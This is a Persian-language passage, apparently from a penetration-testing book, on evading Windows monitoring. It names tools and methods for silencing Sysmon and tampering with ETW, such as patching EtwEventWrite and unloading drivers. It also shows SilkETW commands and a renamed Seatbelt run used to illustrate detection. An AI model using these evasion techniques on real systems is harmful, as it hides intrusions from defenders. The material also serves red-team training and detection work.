ما دو راه اصلی برای دور زدن Sysmon داریم – عملیات در نقاط کور قوانین یا خلع سلاح Sysmon. دور زدن قوانین مختص محیط است و ممکن است به طور قابل توجهی متفاوت باشد. بنابراین، بیایید نگاهی به آنچه می‌توانیم برای خلع سلاح Sysmon انجام دهیم، بیاندازیم. اولاف هارتنگ یک پست وبلاگ عالی دارد که مکان‌های احتمالی مهاجمان را توصیف می‌کند.

https://medium.com/@olafhartong/endpoint-detectionsuperpowers-on-the-cheap-part-3-sysmon-tampering-49c2dc9bf6d9

بسیاری از تکنیک های ذکر شده نیاز به دسترسی بسیار ممتاز روی جعبه دارند و می توانند یک حادثه امنیتی بحرانی فوری برای تیم آبی ایجاد کنند، اما هنوز هم قابل ذکر هستند:

- Configuration change
- Sysmon service stop
- Suppress logging
- Access/alter configuration via registry
- Process injection in Sysmon.exe
- Driver renaming

راه مطمئن برای خاموش کردن Sysmon استفاده از ابزار Invoke-Phant0m است که دستگاه قربانی را آنلاین نگه می‌دارد اما چیزی را ثبت نمی‌کند، زیرا رشته‌های ورود را از بین می‌برد.

https://github.com/hlldz/Phant0m

همچنین راه‌های پیشرفته‌تری برای قرار دادن Sysmon در حالت بی صدا وجود دارد، مانند وصله API EtwEventWrite.

https://github.com/ScriptIdiot/SysmonQuiet

تحقیقات قابل توجهی توسط Code White انجام شده است که نشان می‌دهد چگونه می‌توان Sysmon را قلاب کرد و رویدادها را می‌توان دستکاری کرد. به ویژه، می‌خواهم اشاره کنم که این روش خلع سلاح Sysmon احتمالاً بی‌صداترین راه در دسترس عموم است، همانطور که توسط محققان بیان شده است: «هیچ رویداد مشکوک ProcessAccess در Sysmon از طریق Sysmon یا گزارش رویداد که تشخیص را انجام می‌دهد قابل مشاهده نیست. (به ظاهر) غیر پیش پا افتاده.»

https://codewhitesec.blogspot.com/2022/09/attacks-onsysmon-revisited-sysmonente.html

راه دیگر این است که درایور Sysmon را با استفاده از ابزاری به نام Shhmon به طور کامل تخلیه کنید. این اجازه می‌دهد تا مهاجم حتی درایورهای Sysmon را که تغییر نام داده اند پیدا کند و آن‌ها را بارگیری کند. همچنین می‌توانیم از یک ابزار داخلی به نام fltMC.exe یا ماژول misc::mflt Mimikatz برای همین منظور استفاده کنیم. به هر حال، رویدادهای قابل توجهی در لاگ‌ها باقی مانده است که می‌توان از آن‌ها برای شکار این تکنیک استفاده کرد.

https://github.com/matterpreter/Shhmon

**Event Tracing for Windows (ETW)**

Event Tracing for Windows یا ETW یک مرکز ردیابی در سطح هسته برای ثبت رویدادها است و برای اشکال‌زدایی برنامه‌ها استفاده می‌شود و می‌توان آن را بدون راه‌اندازی مجدد برنامه/سیستم فعال/غیرفعال کرد. به طور خلاصه، سیستم از سه جزء - کنترل کننده‌ها، ارائه دهندگان و مصرف کنندگان تشکیل شده است. از کنترل‌کننده‌ها برای شروع/ توقف جلسه ردیابی رویداد استفاده می‌شود، که برای دریافت رویدادها از ارائه‌دهندگان و تحویل آن‌ها به مصرف‌کنندگان استفاده می‌شود. برای شروع استفاده از ETW، می‌توانم دقیق‌ترین راهنمای مبتدیان را توصیه کنم.

https://bmcder.com/blog/a-begginers-all-inclusiveguide-to-etw

Bmcder نحوه استفاده از ابزارهای logman و wevtutil.exe، مانیفست‌های رویداد و API ها را برای دسترسی به ETW نشان می‌دهد. در پایان، لیستی از ارائه دهندگان مفید برای تیم آبی وجود دارد. همچنین، توجه به این نکته مهم است که ETW برای جمع آوری رویدادهای جاری به جای رویدادهای تاریخی مفید است. با این حال، تعداد رویدادها بسیار زیاد است و نیاز به پس پردازش با استفاده از SIEM و/یا Yara دارد.

بیایید نحوه استفاده از ETW برای مشاهده استفاده از ابزار .NET. را بررسی کنیم. دو پست وبلاگ عالی توسط F-Secure در مورد نحوه تشخیص استفاده مخرب از .NET. وجود دارد. بخش ۱ به فرآیند بارگیری پیلودهای .NET. و نحوه مشاهده آن‌ها اختصاص دارد. بخش ۲ به جزئیات JIT و Interop Tracing می‌پردازد و نشان می‌دهد که چگونه می‌توان نمونه‌های مخرب Meterpreter و SafetyKatz را شناسایی کرد.

https://blog.f-secure.com/detectingmalicious-use-of-net-part-1


https://blog.f-secure.com/detectingmalicious-use-of-net-part-2

نام روش‌ها، مجموعه‌ها، و فراخوانی‌های API بدافزار متداول، یک نگرانی امنیتی برای یک مدافع باهوش خواهد بود. برای هر دو تست تهاجمی و دفاعی، می‌توانیم از ابزار عالی ایجاد شده توسط FuzzySec به نام SilkETW استفاده کنیم.

https://github.com/mandiant/SilkETW

در اصل، این مجموعه‌ای از wrapper ها برای ETW است که می‌توانیم در زمان واقعی برای جمع آوری و فیلتر کردن رویدادهای .NET از Microsoft-Windows-DotNETRuntime و سایر ارائه دهندگان استفاده کنیم. ما می‌توانیم تحلیل خود را با استفاده از شاخص‌های شناخته‌شده سازش از Yara افزایش دهیم. در زیر یک مثال ساده از دویدن به کمربند ایمنی تغییر نام داده شده است.

https://github.com/GhostPack/Seatbelt




ما SilkETW را با استفاده از دستور زیر شروع خواهیم کرد:


```
 .\SilkETW.exe -t user -pn Microsoft-Windows-DotNETRuntime -uk 0x2038
-l verbose -ot eventlog
```

پس از راه اندازی فرآیند SilkETW، ۸۲۰ رویداد در حال حاضر جمع آوری شده است. برای دریافت اطلاعات سیستم با اجرای دستور زیر، کمربند ایمنی را اجرا می‌کنیم:


```
.\legit_binary.exe OSInfo
```

تعداد رویدادها به ۱۷۶۳ می‌رسد و برخی از آن‌ها شامل شاخص‌های سازش هستند. گذراندن این رویدادها به محصولات امنیتی مانند Yara یا راه حل‌های مدرن AV/EDR اجازه می دهد تا فعالیت ما را شناسایی کنند:






یکی از ورودی‌های گزارش مربوطه به شرح زیر است:




ما دو استراتژی اصلی برای جلوگیری از شناسایی داریم – دستکاری در ETW یا استفاده از نوعی مبهم سازی.

یکی از نمونه‌های محافظ منبع باز ConfuserEx است.

https://github.com/mkaring/ConfuserEx

همچنان برخی از IOC ها را ترک می‌کند، اما می‌تواند نقطه شروع خوبی باشد، همانطور که در پست وبلاگ توسط White Knight Labs نشان داده شد.

https://whiteknightlabs.com/2021/12/11/bypassing-etw-for-fun-and-profit

یک راه امیدوارکننده‌تر برای دور زدن ETW پنهان کردن Tradecraft از آن است. XPN تحقیقات بسیار خوبی در مورد چگونگی انجام آن در وبلاگ خود منتشر کرد.

https://blog.xpnsec.com/hiding-your-dotnet-etw

این ایده شباهت‌های زیادی با بای پس AMSI دارد - تماس را با ntdll! EtwEventWrite به گونه‌ای وصله کنید که هیچ چیزی را ثبت نکند. راه دیگری برای دستیابی به همین نتیجه توسط Cneelis در مثال TamperETW خود نشان داده شد.

https://github.com/outflanknl/TamperETW

برای مشاهده ETW در عمل، من شما را تشویق می‌کنم که یک پست وبلاگ عالی توسط mez0 را بخوانید.

https://pre.empt.blog/2023/maelstrom-6-workingwith-amsi-and-etw-for-red-and-blue

نویسنده ایجاد ارائه دهنده دات نت، تشخیص ساده لودر دات نت و خنثی سازی ETW را نشان می‌دهد. تعمیر ارائه دهنده ETW پس از اجرا نیز نشان داده شده است. پیوندهایی به تحقیقات مربوطه و مروری بر سایر ارائه دهندگان امنیت ETW نیز گنجانده شده است، که این تحقیق را منحصر به فرد و متمایز می‌کند.

فهرستی از سایر تکنیک‌های دستکاری ETW توسط Palantir در وبلاگ آن‌ها منتشر شد.

https://blog.palantir.com/tampering-with-windowsevent-tracing-background-offense-and-defense-4be7ac62ac63

دو نمونه از این تکنیک‌ها (حذف ارائه‌دهنده Autologger و تغییر ویژگی ارائه‌دهنده فعال) نیاز به راه‌اندازی مجدد دارند و همه آن‌ها حداقل به امتیازات سرپرست نیاز دارند.

**Summary**

در این فصل، مفاهیم اساسی فرار را برای کنترل‌های امنیتی رایج نشان دادیم. این فقط نوک کوه یخ است، زیرا ما گذرگاه AV/EDR، سفارشی‌سازی ابزار، لودرهای پوسته‌کد و موارد دیگر را پوشش ندادیم. کنترل‌های داخلی (AMSI) و همچنین مؤلفه‌های امنیتی پیشرفته‌ای را پوشش دادیم که می‌توانند

توسط خط‌مشی‌های گروهی در دامنه (AppLocker و Enhanced PowerShell Security) مستقر شوند. سپس، نگاهی به مکانیسم‌های تشخیص احتمالی که می‌توان با کمک Sysmon و ETW در ویندوز اعمال کرد، داشتیم.

در فصل‌های آینده، ما قصد داریم از ابزارهای مختلف استفاده کنیم و روی مفاهیم تمرکز کنیم. ما ابزارها را روی ماشین‌هایی اجرا می‌کنیم که Microsoft Defender غیرفعال هستند. مهم است که نشان داده شود که فرار بخشی حیاتی از فرآیند است و همیشه حرف اول را می‌زند. کلید موفقیت این است که بدانیم ابزارهای ما در زیر کاپوت چه کار می‌کنند و چه IOC هایی را روی ماشین های آسیب دیده باقی می گذاریم.

فصل بعدی به شمارش دامنه اختصاص داده خواهد شد. خواهیم دید که چگونه می‌توان با ابزارهای مختلف این کار را انجام داد، الگوهای شناخته شده برای چنین فعالیت‌هایی چیست و چگونه می توان بخش‌های مهم را از دست داد.